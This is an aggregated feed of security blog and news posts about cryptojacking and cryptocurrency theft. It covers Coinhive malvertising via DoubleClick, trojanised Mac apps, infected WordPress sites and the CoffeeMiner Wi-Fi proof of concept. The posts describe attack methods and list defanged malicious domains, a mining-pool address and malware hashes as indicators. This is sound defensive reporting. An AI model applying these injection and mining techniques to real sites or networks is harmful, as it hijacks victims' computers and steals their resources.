This entry was posted in browsealoud, coinhive, cryptominer, cyberattack, Cybersecurity, Labs Blog, Malware Detection, Marco Cova, Monero, Security threats, Stefano Ortolani on February 11, 2018 [https://www.lastline.com/labsblog/mining_monero_cryptocurrency/] by Stefano Ortolani.

Bank robbers 2.0: digital thievery and stolen cryptocoins

Imagine running down the street (and away from law enforcement) with 2,000 pounds of gold bars. Or 1,450 pounds in $100 bills. With both of these physical currencies amounting to roughly US$64 million, you'd be making quite a steal…if you could get away with it.

That's exactly what the next generation of thieves—bank robbers 2.0—did in December 2017, when they stole more than $60 million in Bitcoin* from the mining marketplace NiceHash. It turns out stealing Bitcoin is a lot less taxing on the body.

Disclaimer: I used the value of Bitcoins as they were at the time of the robbery. Current values are volatile and change from minute to minute.


Crime these days has gotten a technical upgrade. By going digital, crooks are better able to pull off high-stakes sting operations, using the anonymity of the Internet as their weapon of choice. And their target? Cryptocurrency.

Old-school bank robbers

The amount of money stolen from NiceHash is comparable to arguably the biggest physical heist to date, the theft of nearly $70 million from a Brazilian bank in 2005. Noted in the Guinness Book of World Records, the robbers managed to get away with 7,716 pounds of 50 Brazilian real notes. There were 25 people involved—including experts in mathematics, engineering, and excavation—who fronted a landscaping company near the bank, dug a 78-meter (256-foot) tunnel underneath it, and broke through 1 meter (about 3.5 feet) of steel-reinforced concrete to enter the bank vault.

The largest bank robbery in the United States, meanwhile, was at the United California Bank in 1972. The details of this bank robbery were described by its mastermind, Amil Dinsio, in the book *Inside the Vault*. A gang of seven, including an alarm expert, explosives expert, and burglary tool designer, broke into the bank's safe deposit vault and made off with cash and valuables with an estimated value of $30 million US dollars.

What these robberies have in common is that, in order to pull them off, there were large groups of criminals involved with various special skills. Most of the criminals of these robberies were either caught or betrayed—physical theft leaves physical traces behind. Today's physical robbers run the risk of getting hurt or hurting others, or leaving behind prints or DNA. And they are often tasked with moving large amounts of money or merchandise without being seen.



Bank robbers 2.0

So here comes the bank robbers 2.0. They don't have to worry about transporting stolen goods, fleeing the crime scene, digging or blowing things up. They are in no—immediate—physical danger. And if they're smart enough, they work alone or remain anonymous, even to their accessories. Their digital thievery has been proven successful through several methods used to obfuscate their identity, location, and criminal master plan.

Social engineering

One of the most spectacular digital crimes targeted 100 banks and financial institutions in 30 nations with a months-long prolonged attack in 2013, reportedly netting the criminals involved over $300 million. The group responsible for this used social engineering to install malicious programs on bank employees' systems.

The robbers were looking for employees responsible for bank transfers or ATM remote control. By doing so, they were able to mimic the actions required to transfer money to accounts they controlled without alerting the bank that anything unusual was going on. For example, they were able to show more money on a balance than was actually in the account. An account with $10,000 could be altered to show $100,000 so that hackers could transfer $90,000 to their own accounts without anyone noticing anything.

The alleged group behind this attack, the Carbanak Group, have not yet been apprehended, and variants of their malware are still active in the wild.

Ponzi schemes

Bitcoin Savings & Trust (BST), a large Bitcoin investment firm that was later proved to be a pyramid scheme, offered 7 percent interest per week to investors who parked their Bitcoins there. When the virtual hedge fund shut down in 2012, most of its investors were not refunded. At the time of its closing, BST was sitting on 500,000 BTC, worth an estimated $5.6 million. Its founder, an e-currency banker who went by the pseudonym pirateat40, only paid back a small sum to some beneficiaries before going into default. It was later learned that he misappropriated nearly $150,000 of his clients' money on "rent, car-related expenses, utilities, retail purchases, casinos, and meals."

Hacking

Even though details are still unclear, the NiceHash hack was reported as a security breach related to the website of the popular mining marketplace. Roughly 4,732 coins were transferred away from internal NiceHash Bitcoin

addresses to a single Bitcoin address controlled by an unknown party. The hackers appear to have entered the NiceHash system using the credentials of one of the company's engineers. As it stands now, it is unknown how they acquired those, although it's whispered to be an inside job.

Stolen wallet keys

In September 2011, the MtGox hot wallet private keys were stolen in a case of a simple copied wallet.dat file. This gave the hacker access to not only a sizable number of Bitcoins immediately, but also the ability to redirect the incoming trickle of Bitcoins deposited to any of the addresses contained in the file. This went on for a few years until the theft was discovered in 2014. The damages by then were estimated at $450 million. A suspect was arrested in 2017.

Transaction malleability

When a Bitcoin transaction is made, the account sending the money digitally signs the important information, including the amount of Bitcoin being sent, who it's coming from, and where it's going. A transaction ID, a unique name for that transaction, is then generated from that information. But some of the data used to generate the transaction ID comes from the unsigned, insecure part of the transaction.As a result, it's possible to alter the transaction ID without needing the sender's permission. This vulnerability in the Bitcoin protocol became known as "transaction malleability."

Transaction malleability was a hot topic in 2014, as researchers saw how easily criminals could exploit it. For example, a thief could claim that his transactions didn't show up under the expected ID (because he had edited it), and complain that the transaction had failed. The system would then automatically retry, initiating a second transaction and sending out more Bitcoins.

Silk Road 2.0 blamed this bug for the theft of $2.6 million in Bitcoins in 2014, but it was never proven to be true.

Man-in-the-middle (by design)

In 2018, a Tor proxy was found stealing Bitcoin from both ransomware authors and victims alike. A Tor proxy service is a website that allows users to access .onion domains hosted on the Tor network without having to install the Tor browser. As Tor proxy servers have a man-in-the-middle (MitM) function by design, the thieves were able to replace the Bitcoin address that victims were paying ransom to and insert their own. This left the ransomware authors unpaid, which in turn left the victims without their decryption key.

Cryptojacking

Also known as drive-by mining, cryptojacking is a next-generation, stealthy robbing trick that covers all mining activities completed on third-party systems without the users' consent. Stealing little amounts from many can amount to large sums. There are so many methods to achieve this that Malwarebytes' own Jérôme Segura published a whitepaper about it.

Unlike drive-by downloads that push malware, drive-by mining focuses on utilizing the processing power of visitors' computers to mine cryptocurrency, especially those that were designed to accommodate non-specialized processors. Miners of this kind come to us in advertisements, bundlers, browser extensions, and Trojans. The revenues are hard to guess, but given the number of blocks Malwarebytes records on Coinhive and similar sites daily, criminal profit margins could be potentially record-breaking.

Physical stealing of digital currency

This last one brings us full circle, as someone actually managed to steal Bitcoins the old-fashioned way. In January 2018, three armed men attempted to rob a Bitcoin exchange in Canada, but failed miserably as a hidden employee managed to call the police. However, others have had more success. The Manhattan District attorney is looking for the accomplice of a man that robbed his friend of $1.8 million in Ether at gunpoint. Apparently this "friend" got hold of the physical wallet and forced the victim to surrender the key needed to transfer the cryptocurrency into his own account.

Summary

As we can conclude from the examples above, there are many ways for cybercriminals to get rich quick. With a lot less risk of physical harm and even less hard labor, they can score larger amounts for less risk than the old-fashioned bank robbers. The only pitfall to robbing digital currency is how to turn it into fiat money without raising a lot of suspicion or losing a big chunk to launderers.

While the diminished use of violence is reassuring, it's still beneficial to think about how we can avoid becoming a victim. Much of it has to do with putting too much trust in the wrong people. We are dealing with a very young industry that doesn't have a lot of established names. So how can you avoid getting hurt by these modern thieves? Here are a few tips:

- Don't put all your eggs in one basket.
- Use common sense when deciding who to do business with. A little background check into the company and its execs never hurt anyone.
- Don't put more money into cryptocurrencies than you can spare.

Additional links

- Transaction Malleability Explained
- What is ATM Jackpotting

The post Bank robbers 2.0: digital thievery and stolen cryptocoins appeared first on Malwarebytes Labs.

This entry was posted in bak, coinhive, Crypto-Currency, Cybercrime, jackpotting, malleability, mt gox, NiceHash, Pieter Arntz, robber, Technology on February 9, 2018 [https://blog.malwarebytes.com/cybercrime/2018/02/bank-robbers-2-0-digital-thievery-stolen-cryptocoins/] by Pieter Arntz.

Running Firefox, OnyX or Deeper on your Mac? You might be mining cryptocurrency for a hacker

Three widely used Mac apps infected with cryptocurrency miners have been flagged by security researchers this week. The programs, distributed through third-party aggregators (i.e. not the official Mac App Store), need to be immediately uninstalled if users are to stay out of harm's way.

Earlier this week, researchers found fake or otherwise modified versions of Mozilla's Firefox web browser, as well as system tools OnyX and Deeper, infected with cryptocurrency-mining malware targeting Macs. The modified apps were distributed through MacUpdate, a third-party Mac software aggregator.

Deeper is a personalization utility and OnyX is a popular maintenance tool. Both apps were created by veteran development studio Titanium Software.

Dubbed **OSX.CreativeUpdate**, the malware spread through hacked pages on MacUpdate. OSX.CreativeUpdate is a Trojan that, once installed, downloads its cryptocurrency mining component. The miner hijacks the Mac's processor to generate digital "coins" that go straight to the attacker's wallet.

A spokesperson for MacUpdate confirms the hack in a comment on all three infected download pages.

"If you have installed-and-run Firefox 58.0.2, OnyX, or Deeper since 1 February 2018, please accept my apologies, but you will need to follow these steps to remove a bitcoin miner which hacked versions of those apps," writes the person, identified only as Jess. "This is not the fault of the respective developers, so please do not blame them. The fault is entirely mine for having been fooled by the hackers."

In short, if you've downloaded any of these three apps through MacUpdate as of late, you need to trash them.

However, just deleting the app binaries is not enough. As power users should know, when new software is installed, MacOS makes room for additional application resources in different parts of the system – specifically, the Library folder. So, even if you delete the app itself, some leftovers might remain in this directory.

Case in point – according to Jess, users need to follow these exact steps to eliminate any potential infection with OSX.CreativeUpdate:

- Delete any copies of the above titles you might have installed.
- Download and install fresh copies of the titles.
- In Finder, open a window for your home directory (Cmd-Shift-H).

- If the Library folder is not displayed, hold down the Option/Alt key, click on the “Go” menu, and select “Library (Cmd-Shift-L)”.
- Scroll down to find the “mdworker” folder (~/Library/mdworker/).
- Delete the entire folder.
- Scroll down to find the “LaunchAgents” folder (~/Library/LaunchAgents/).
- From that folder, delete “MacOS.plist” and “MacOSupdate.plist” (~/Library/LaunchAgents/MacOS.plist and ~/Library/LaunchAgents/MacOSupdate.plist).
- Empty the Trash.
- Restart your system.

The web site says it already fixed the pages for Firefox, Onyx and Deeper. A lot of Mac owners make use of the vast software library that is MacUpdate. However, we advise downloading your third-party software either from the developer’s web site or through Apple’s curated Mac App Store. For more peace of mind, run Bitdefender Antivirus for Mac, which classifies cryptocurrency miners as malware and blocks them as such.

This entry was posted in App Store, av for mac, bitcoin, coinhive, cryptocurrency, cryptocurrency miner, Industry News, mac apps, Mac malware, macOS, Monero, Trojan and tagged Mac App Store on February 6, 2018 [https://hotforsecurity.bitdefender.com/blog/running-firefox-onyx-or-deeper-on-your-mac-you-might-be-mining-cryptocurrency-for-a-hacker-19554.html] by Filip TRUTA.

Cryptominers on Google Play: how Sophos protects customers

SophosLabs has discovered a new, worrisome dimension to the trend of attackers targeting Android mobile users for cryptocurrency mining

This entry was posted in Android, coinhive, CoinMiner, cryptocurrency, cryptomining, Google Play, smartphones, SophosLabs on February 1, 2018 [http://feedproxy.google.com/~r/sophos/dgdY/~3/cdLYcpn6-80/] by Bill Brenner.

Stop dilly-dallying. Block all ads on YouTube

Even Google, one of the world's largest advertising companies, seems to be incapable of guaranteeing a stream of safe ads.

This entry was posted in ad-blocking, coinhive, cryptomining, Google, youtube on January 30, 2018 [https://www.grahamcluley.com/stop-dilly-dallying-block-ads-youtube/] by Graham CLULEY.

Nearly 2000 WordPress Websites Infected with a Keylogger

More than 2,000 WordPress websites have once again been found infected with a piece of crypto-mining malware that not only steals the resources of visitors' computers to mine digital currencies but also logs visitors' every keystroke. Security researchers at Sucuri discovered a malicious campaign that infects WordPress websites with a malicious script that delivers an in-browser

This entry was posted in coinhive, cryptocurrency miner, cyber security, Hacking News, hacking wordpress website, keylogger, secure wordpress website, Website Security, Wordpress security on January 29, 2018 [http://feedproxy.google.com/~r/TheHackersNews/~3/GhYZdsO3JeE/wordpress-keylogger.html] by Swati Khandelwal.

Hackers are using YouTube Ads to Mine Monero Cryptocurrency

By Waqas

Did you visit YouTube from January 18th to January 26th? There is

This is a post from HackRead.com Read the original post: Hackers are using YouTube Ads to Mine Monero Cryptocurrency

This entry was posted in bitcoin, coinhive, cryptocurrency, Hacking, Internet, JavaScript, Malware, Monero, scam, security, Technology, youtube on January 27, 2018 [https://www.hackread.com/hackers-using-youtube-ads-to-mine-monero-cryptocurrency/] by Waqas.

Trend Micro spotted a malvertising campaign abusing Google's DoubleClick to deliver Coinhive Miner

Trend Micro uncovered a spike in the number of Coinhie miners over the past few days, including Coinhive, apparently linked to Google's DoubleClick ads that are proposed on YouTube and other sites.

The number of cyber-attacks against cryptocurrencies is increased due to a rapid increase in the value of currencies such as Bitcoin and Ethereum.

Hackers targeted almost any actor involved in the business of cryptocurrencies, single users, miners and of course exchanges.

Security firms have detected several malware applications specifically designed to steal cryptocurrencies, and many websites were compromised to install script used to mine virtual coins abusing computational resources of unaware visitors.

Researchers at Trend Micro uncovered a spike in the number of Coinhie miners over the past few days apparently linked to Google's DoubleClick ads that are proposed on YouTube and other sites.

"On January 24, 2018, we observed that the number of Coinhive *web miner detections tripled due to a malvertising campaign. We discovered that advertisements found on high-traffic sites not only used* Coinhive *(detected by Trend Micro as JS_COINHIVE.GN*), *but also a separate web miner that connects to a private pool." states the analysis published by Trend Micro.*

"We detected an almost 285% increase in the number of Coinhive miners on January 24. We started seeing an increase in traffic to five malicious domains on January 18. After closely examining the network traffic, we discovered that the traffic came from DoubleClick advertisements."

The researchers observed two separate web cryptocurrency miner scripts, both hosted on AWS, that were called from a web page that presents the DoubleClick ad.

The advertisement uses a JavaScript code that generates a random number between 1 and 101. If the number generated is greater than 10, the advertisement will call the *coinhive.min.js* script to mine 80% of the CPU power. For the remaining 10%, the advertisement launch a private web miner, the mqoj_1.js script.

"The two web miners were configured with throttle 0.2, which means the miners will use 80% of the CPU's resources for mining." continues the analysis.

Google promptly took action against the ads that abuse users' resources violating its policies.

Blocking JavaScript-based applications from running on browsers can prevent the execution of Coinhive miners, the experts suggest to regularly patch and update web browsers to reduce the risks.

Pierluigi Paganini

(Security Affairs – cryptocurrency, Coinhive)

The post Trend Micro spotted a malvertising campaign abusing Google's DoubleClick to deliver Coinhive Miner appeared first on Security Affairs.

This entry was posted in Breaking News, coinhive, cryptocurrency, cyber crime, digital id, Google's DoubleClick, Hacking, malvertising, miner, Monero on January 27, 2018 [http://securityaffairs.co/wordpress/68285/hacking/coinhive-malvertising-campaign.html] by Pierluigi Paganini.

Security Affairs: Trend Micro spotted a malvertising campaign abusing Google's DoubleClick to deliver Coinhive Miner

Trend Micro uncovered a spike in the number of Coinhie miners over the past few days, including Coinhive, apparently linked to Google's DoubleClick ads that are proposed on YouTube and other sites.

The number of cyber-attacks against cryptocurrencies is increased due to a rapid increase in the value of currencies such as Bitcoin and Ethereum.

Hackers targeted almost any actor involved in the business of cryptocurrencies, single users, miners and of course exchanges.

Security firms have detected several malware applications specifically designed to steal cryptocurrencies, and many websites were compromised to install script used to mine virtual coins abusing computational resources of unaware visitors.

Researchers at Trend Micro uncovered a spike in the number of Coinhie miners over the past few days apparently linked to Google's DoubleClick ads that are proposed on YouTube and other sites.

"On January 24, 2018, we observed that the number of Coinhive *web miner detections tripled due to a malvertising campaign. We discovered that advertisements found on high-traffic sites not only used* Coinhive *(detected by Trend Micro as JS_COINHIVE.GN*), *but also a separate web miner that connects to a private pool." states the analysis published by Trend Micro.*

"We detected an almost 285% increase in the number of Coinhive miners on January 24. We started seeing an increase in traffic to five malicious domains on January 18. After closely examining the network traffic, we discovered that the traffic came from DoubleClick advertisements."

The researchers observed two separate web cryptocurrency miner scripts, both hosted on AWS, that were called from a web page that presents the DoubleClick ad.

The advertisement uses a JavaScript code that generates a random number between 1 and 101. If the number generated is greater than 10, the advertisement will call the *coinhive.min.js* script to mine 80% of the CPU power. For the remaining 10%, the advertisement launch a private web miner, the mqoj_1.js script.

"The two web miners were configured with throttle 0.2, which means the miners will use 80% of the CPU's resources for mining." continues the analysis.

Google promptly took action against the ads that abuse users' resources violating its policies.

Blocking JavaScript-based applications from running on browsers can prevent the execution of Coinhive miners, the experts suggest to regularly patch and update web browsers to reduce the risks.

Pierluigi Paganini

(Security Affairs – cryptocurrency, Coinhive)

The post Trend Micro spotted a malvertising campaign abusing Google's DoubleClick to deliver Coinhive Miner appeared first on Security Affairs.

Security Affairs

This entry was posted in Breaking News, coinhive, cryptocurrency, cyber crime, digital id, Google's DoubleClick, Hacking, malvertising, miner, Monero on January 27, 2018 [http://securityaffairs.co/wordpress/68285/hacking/coinhive-malvertising-campaign.html] by Pierluigi Paganini.

Keylogger Campaign Returns, Infecting 2,000 WordPress Sites

Over 2,000 WordPress sites are infected as part of a keylogger campaign that leverages an old malicious script.

This entry was posted in CLoudFlare, Cloudflare[.]solutions, coinhive, cryptocurrency, googleanalytics.js, keylogger, Malware, startGoogleAnalytics, Vulnerabilities, web security, WordPress on January 26, 2018 [https://threatpost.com/keylogger-campaign-returns-infecting-2000-wordpress-sites/129676/] by Tom Spring.

TrendLabs Security Intelligence Blog: Malvertising Campaign Abuses Google’s DoubleClick to Deliver Cryptocurrency Miners

by Chaoying Liu and Joseph Chen

On January 24, 2018, we observed that the number of Coinhive web miner detections tripled due to a malvertising campaign. We discovered that advertisements found on high-traffic sites not only used Coinhive (detected by Trend Micro as JS_COINHIVE.GN), but also a separate web miner that connects to a private pool. Attackers abused Google’s DoubleClick, which develops and provides internet ad serving services, for traffic distribution. Data from the Trend Micro™ Smart Protection Network™ shows affected countries include Japan, France, Taiwan, Italy, and Spain. We have already disclosed our findings to Google.

We detected an almost 285% increase in the number of Coinhive miners on January 24. We started seeing an increase in traffic to five malicious domains on January 18. After closely examining the network traffic, we discovered that the traffic came from DoubleClick advertisements.

An analysis of the malvertisement-riddled pages revealed two different web miner scripts embedded and a script that displays the advertisement from DoubleClick. The affected webpage will show the legitimate advertisement while the two web miners covertly perform their task. We speculate that the attackers’ use of these advertisements on

legitimate websites is a ploy to target a larger number of users, in comparison to only that of compromised devices. The traffic involving the abovementioned cryptocurrency miners has since decreased after January 24.

Figure 1. Activity of the malvertising campaign from January 18-24

Figure 2. Injection flow between legitimate website and advertisement

The advertisement has a JavaScript code that generates a random number between variables 1 and 101. When it generates a variable above 10, it will call out *coinhive.min.js* to mine 80% of the CPU power, which is what happens nine out of ten times. For the other 10%, a private web miner will be launched. The two web miners were configured with throttle 0.2, which means the miners will use 80% of the CPU's resources for mining.




Figure 3. Advertisement embedded with a web miner and script to receive the ad

After de-obfuscating the private web miner called *mqoj_1.js*, there will be a JavaScript code that is still based on Coinhive. The modified web miner will use a different mining pool at wss[:]//ws[.]l33tsite[.]info[:]8443. This is done to avoid Coinhive's 30% commission fee.

Figure 4. Comparing the modified web miner (left) and the original Coinhive web miner (right)

Figure 5. Details of the setting of the private web miner

Countermeasures

Blocking JavaScript-based applications from running on browsers can prevent Coinhive miners from using CPU resources. Regularly patching and updating software—especially web browsers—can mitigate the impact of cryptocurrency malware and other threats that exploit system vulnerabilities.

Trend Micro™ Smart Protection Suites and Worry-Free™ Business Security protect end users and businesses from threats by detecting and blocking malicious files and all related URLs. Trend Micro™ Smart Protection Suites deliver several capabilities like high fidelity machine learning, web reputation services, behavior monitoring and application control that minimize the impact of this cryptocurrency miners and other threats.

Indicators of Compromise (IoC)

SHA256 (detected as JS_COINHIVE.GN)
e72737a8cf29eeae795a3918e56c07b4efa2e9ce241ec56053d6a95f878be231
296d081b6b0a6d1a09b5c54c35392a4d2ea0bec9a0c99e6351374628b713d8ed

Malicious domains	Attribution
doubleclick1[.]xyz	Malvertising Domain
doubleclick2[.]xyz	Malvertising Domain
doubleclick3[.]xyz	Malvertising Domain
doubleclick4[.]xyz	Malvertising Domain
doubleclick5[.]xyz	Malvertising Domain
doubleclick6[.]xyz	Malvertising Domain
api[.]l33tsite[.]info	Private Webminer Domain
ws[.]l33tsite[.]info	Private Webminer Domain

Post from: Trendlabs Security Intelligence Blog - by Trend Micro

Malvertising Campaign Abuses Google’s DoubleClick to Deliver Cryptocurrency Miners

TrendLabs Security Intelligence Blog

This entry was posted in bad sites, coinhive, cyrptocurrency, malvertisement on January 26, 2018 [http://feeds.trendmicro.com/~r/Anti-MalwareBlog/~3/-0vnJQlu6vw/] by Trend Micro.

Opera Mobile Browser for Android & iOS Blocks Cryptocurrency Mining

By Waqas

Last month Opera introduced its browser's 50 beta version with

This is a post from HackRead.com Read the original post: Opera Mobile Browser for Android & iOS Blocks Cryptocurrency Mining

This entry was posted in Android, bitcoin, coinhive, cryptocurrency, Cryptojacking, Internet, iOS, iphone, Malware, Monero, opera, scam, security, Technology on January 23, 2018 [https://www.hackread.com/opera-mobile-browser-for-android-ios-cryptocurrency-mining-block/] by Waqas.

Someone hacked Blackberry to steal computing power for mining cryptocurrency [Updated]

Cryptocurrency mining service Coinhive is again in the news for misuse by a customer, this time involving handset maker Blackberry. Apparently, someone hacked into the company's global operations website and used it to steal visitors' computing power to mine Monero – a digital currency.

Cryptocurrencies like Bitcoin, Ethereum and Monero are digital currencies whose numbers and / or value grows as new transactions are validated by solving complex mathematical problems. Lending your computing power to keep the blockchain alive increases the currency's value, and also fattens your personal crypto wallet, but only if you can mine quickly enough – which requires immense computing resources, especially for the likes of Bitcoin.

Coinhive sells a cryptocurrency mining tool that allows users to embed it in a desired platform – such as a website – and mine Monero using visitors' computing power. It advertises the tool as a more elegant alternative to displaying intrusive ads. Currently, one Monero unit is valued at around $400.

But there's a problem with Coinhive. The service is apparently so alluring to fast-buck aficionados that it has become a one-stop-shop for bad actors. The latest such incident was reported on Reddit, where a user nicknamed "Rundvleeskroket" revealed that Blackberry was hacked for cryptocurrency mining.

A friend of Rundvleeskroket discovered the hack, and shared a screenshot of the Blackberry site's source code where Coinhive is clearly referenced. A spokesperson for Coinhive soon joined the discussion and confirmed that

someone indeed had hacked Blackberry, and a number of other sites, and used their tool for the reported nefarious purpose.

“We’re sorry to hear that our service has been misused. This specific user seems to have exploited a security issue in the Magento web shop software (and possibly others) and hacked a number of different sites,” the representative said.

Ironically, Blackberry claims to be offering the “world’s most trusted mobile security software.”

Security vendors, including Bitdefender, classify cryptocurrency miners as malware, and block them. Although Coinhive states that customers should warn their end-users of the practice, many prefer to keep their mining a secret.

The past year has seen several reports of concealed cryptocurrency mining – almost all of them involving Coinhive.

In September last year, The Pirate Bay notably ran what it called a “test pilot program” to see if mining Monero worked as an alternative to displaying ads. A month later, an engineer discovered a hidden cryptocurrency miner inside a popular Google Chrome URL shortening extension.

Oslo-based Opera Software AS recently rolled out a new version of its web browser, featuring an anti-Bitcoin mining tool. Browser extensions serving the same purpose are available for Google Chrome users as well.

Update:

BlackBerryMobile.com is operated by TCL Communication who manufactures, markets and sells BlackBerry Android smartphones globally under a brand licensing agreement with BlackBerry Limited. Soon after this story hit the wires, a Blackberry spokesperson reached out to us to clarify some matters.

“Recently, BlackBerry Limited was alerted by a third party of an exploited security vulnerability affecting the BlackBerryMobile.com site,” the spokesperson said. “Upon notification and our own verification, BlackBerry Limited moved quickly to communicate with our partner at TCL and to temporarily redirect our links to BlackBerryMobile.com to BlackBerry.com pages.

The representative insisted that “At no time was BlackBerry.com compromised,” adding that “TCL has restored a new site with partial content and is collaborating with BlackBerry Limited to harden its site to prevent future cyberattacks.”

This entry was posted in bitcoin, Bitcoin mining, blackberry, coinhive, cryptocurrency, cryptocurrency mining, Industry News, mining, Monero, Monero Mining on January 9, 2018 [https://hotforsecurity.bitdefender.com/blog/someone-hacked-blackberry-to-steal-computing-power-for-mining-cryptocurrency-19420.html] by Filip TRUTA.

CoffeeMiner PoC Targets Public Wi-Fi Networks to Mine for Cryptocurrency

A recently published proof-of-concept notes that it could be possible for attackers to hijack coffee shop Wi-Fi networks and get connected users to mine cryptocurrencies, according to software developer Arnau Code.

A couple of weeks back, an incident involving a Starbucks coffee shop having their customers mining for cryptocurrency – it seems the internet service provider that offered Wi-Fi connectivity was at fault – so it seems attackers physically in the coffee shop could hijack the network. Arnau pulled off the proof-of-concept by performing a man-in-the-middle attack that involved redirecting all customers through his proxy by performing an ARP-spoofing attack, then injecting a single line of code into visited HTML pages that calls the cryptocurrency miner in the victim's browser.

"The objective is to have a script that performs autonomous attack on the WiFi network," wrote Arnau. "It's what we have called CoffeeMiner, as it's a kind of attack that can be performed in the cafes WiFi networks"

Although the attack requires the cybercriminal to actually be present in the coffee shop and have a strong enough Wi-Fi antenna so that it can hijack traffic from as many clients as possible, the attack does seem plausible, provided the targeted router or switch lacks built-in ARP-spoofing protection.

Leveraging the same CoinHive cryptocurrency mining JavaScript used by The Pirated Bay or some rogue Google Chrome extensions, Arnau does point out that, for the mining to yield positive results, the victim needs to visit the affected website for more than 40 seconds per session.

"CoinHive miner makes sense when user stays in a websit for mid-long term sessions. So, for example, for a website where the users average session is around 40 seconds, it doesn't make much sense,"
reads the blog post. "In our case, as we will inject the crypto miner in each one of the HTML pages that victims request, will have long term sessions to calculate hashes to mine Monero."

The developer suggests that adding more automation to his proof-of-concept could increase its effectivness, although the project has been tagged "for academic purposes only".

This entry was posted in Bitcoin Miner, coffeeminer, coinhive, cryptocurrency, Industry News, javascript miner, Man in The Middle, mitm on January 8, 2018 [https://hotforsecurity.bitdefender.com/blog/coffeeminer-poc-targets-public-wi-fi-networks-to-mine-for-cryptocurrency-19414.html] by Liviu ARSENE.

Web-based cryptominers are malware

Cryptominers running in a browser without an organization's consent are parasitic and should be considered malware

This entry was posted in #corporate, bitcoin, btc, coinhive, cryptocurrency, cryptomining, Malware, Monero, PUA, SophosLabs, The Pirate Bay, XMR on December 19, 2017 [http://feedproxy.google.com/~r/sophos/dgdY/~3/LspUwUi25_k/] by Bill Brenner.